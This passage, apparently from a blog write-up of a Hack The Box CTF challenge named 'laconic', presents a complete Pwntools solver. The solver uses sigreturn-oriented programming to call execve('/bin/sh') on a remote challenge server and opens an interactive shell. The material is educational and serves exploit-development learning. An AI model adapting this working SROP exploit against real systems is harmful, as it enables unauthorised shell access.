A forged Sigframe can be created with Pwntools as follows.
# Srop
frame     = SigreturnFrame()
frame.rax = 0x3b            # syscall number for execve
frame.rdi = binsh           # pointer to /bin/sh
frame.rsi = 0x0             # NULL
frame.rdx = 0x0             # NULL
frame.rip = rop.syscall[0]

Using this, I was able to obtain the Flag for this challenge with the following solver.
from pwn import *

# Set context
# context.log_level = "debug"
context.arch = "amd64"
context.endian = "little"
context.word_size = 64
context.terminal = ["/mnt/c/Windows/system32/cmd.exe", "/c", "start", "wt.exe", "-w", "0", "sp", "-s", ".75", "-d", ".", "wsl.exe", '-d', "Ubuntu", "bash", "-c"]

# Set gdb script
gdbscript = f"""
b *0x43017
continue
"""

# Set target
TARGET_PATH = "./laconic"
exe = ELF(TARGET_PATH)

# Run program
is_gdb = True
is_gdb = False
if is_gdb:
    target = gdb.debug(TARGET_PATH, aslr=False, gdbscript=gdbscript)
else:
    # target = process(TARGET_PATH)
    target = remote("83.136.253.184", 51762, ssl=False)

# Exploit
binsh = 0x43238
frame     = SigreturnFrame()
frame.rax = 0x3b            # syscall number for execve
frame.rdi = binsh           # pointer to /bin/sh
frame.rsi = 0x0             # NULL
frame.rdx = 0x0             # NULL
frame.rip = 0x43015         # ROP syscall

payload = flat(
    b"\x00"*8,
    0x43018,    # pop rax ; ret
    0xf,        # rt_sigreturn
    0x43015,    # ROP syscall
    frame       # SigreturnFrame
)
target.send(payload)

# Finish exploit
target.interactive()
target.clean()
Summary
HTB’s CTF had many interesting and educational challenges.
I still have not finished reviewing the Hard challenges, so I plan to do the upsolve in a separate article.